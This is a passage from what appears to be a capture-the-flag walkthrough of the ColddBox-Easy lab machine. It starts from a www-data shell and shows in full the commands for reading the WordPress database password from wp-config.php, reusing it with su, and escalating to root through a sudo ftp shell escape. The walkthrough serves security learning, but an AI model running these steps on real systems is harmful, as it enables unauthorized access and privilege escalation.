 16:08:17 up  1:55,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ which python
$ find / -name python3 2>/dev/null
/etc/python3
/usr/bin/python3
/usr/lib/python3
/usr/share/bash-completion/completions/python3
/usr/share/python3
/usr/share/doc/python3
/usr/share/lintian/overrides/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 4: Syntax error: word unexpected (expecting ")")
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$
```

Now we will navigate to /var/www/html and look for a particular php file called wp-config.php

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ whoami
whoami
www-data
www-data@ColddBox-Easy:/$ ls
ls
bin   home            lib64       opt   sbin  tmp       vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

When we cat the wp-config.php, we can get the credentials of the user.

```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         'o[eR&,8+wPcLpZaE<ftDw!{,@U:p]_hc5L44E]Q/wgW,M==DB$dUdl_K1,XL/+4{');
define('SECURE_AUTH_KEY',  'utpu7}u9|FEi+3`RXVI+eam@@vV8c8x-ZdJ-e,mD<6L6FK)2GS }^:6[3*sN1f+2');
define('LOGGED_IN_KEY',    '9y<{{<I-m4$q-`4U5k|zUk/O}HX dPj~Q)<>#7yl+z#rU60L|Nm~&5uPPB(;^Za+');
define('NONCE_KEY',        'ZpGm$3g}3+qQU_i0E<MX_&;B_3-!Z=/:bqy$&[&7u^sjS!O:Yw;D.|$F9S4(&@M?');
define('AUTH_SALT',        'rk&S:6Wls0|nqYoCBEJls`FY(NhbeZ73&|1i&Zach?nbqCm|CgR0mmt&=gOjM[.|');
define('SECURE_AUTH_SALT', 'X:-ta$lAW|mQA+,)/0rW|3iuptU}v0fj[L^H6v|gFu}qHf4euH9|Y]:OnP|pC/~e');
define('LOGGED_IN_SALT',   'B9%hQAayJt:RVe+3yfx/H+:gF/#&.+`Q0c{y~xn?:a|sX5p(QV5si-,yBp|FEEPG');
define('NONCE_SALT',       '3/,|<&-`H)yC6U[oy{`9O7k)q4hj8x/)Qu_5D/JQ$-)r^~8l$CNTHz^i]HN-%w-g');

/**#@-*/
```

Now we can log in to the user c0ldd using their credentials.

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ whoami
whoami
c0ldd
c0ldd@ColddBox-Easy:/var/www/html$
```

We still didn't get root privileges though.

4. Privilege Escalation

Now we will run the command sudo –l to see which binary files provide root.

```
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$
```

Now we can use **GTFOBins** to exploit ftp as follows.

```
c0ldd@ColddBox-Easy:/var/www/html$ sudo ftp
sudo ftp
ftp> !/bin/sh
!/bin/sh
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddBox-Easy:/var/www/html# whoami
whoami
root
root@ColddBox-Easy:/var/www/html# ls
ls
hidden            wp-blog-header.php    wp-includes        wp-signup.php
index.php         wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt       wp-config.php         wp-load.php        xmlrpc.php
readme.html       wp-config-sample.php  wp-login.php
wp-activate.php   wp-content            wp-mail.php
wp-admin          wp-cron.php           wp-settings.php
root@ColddBox-Easy:/var/www/html#
```

Now we are successfully root on the machine and have gained full access to it.

Our objective is complete and this is where the penetration testing report ends.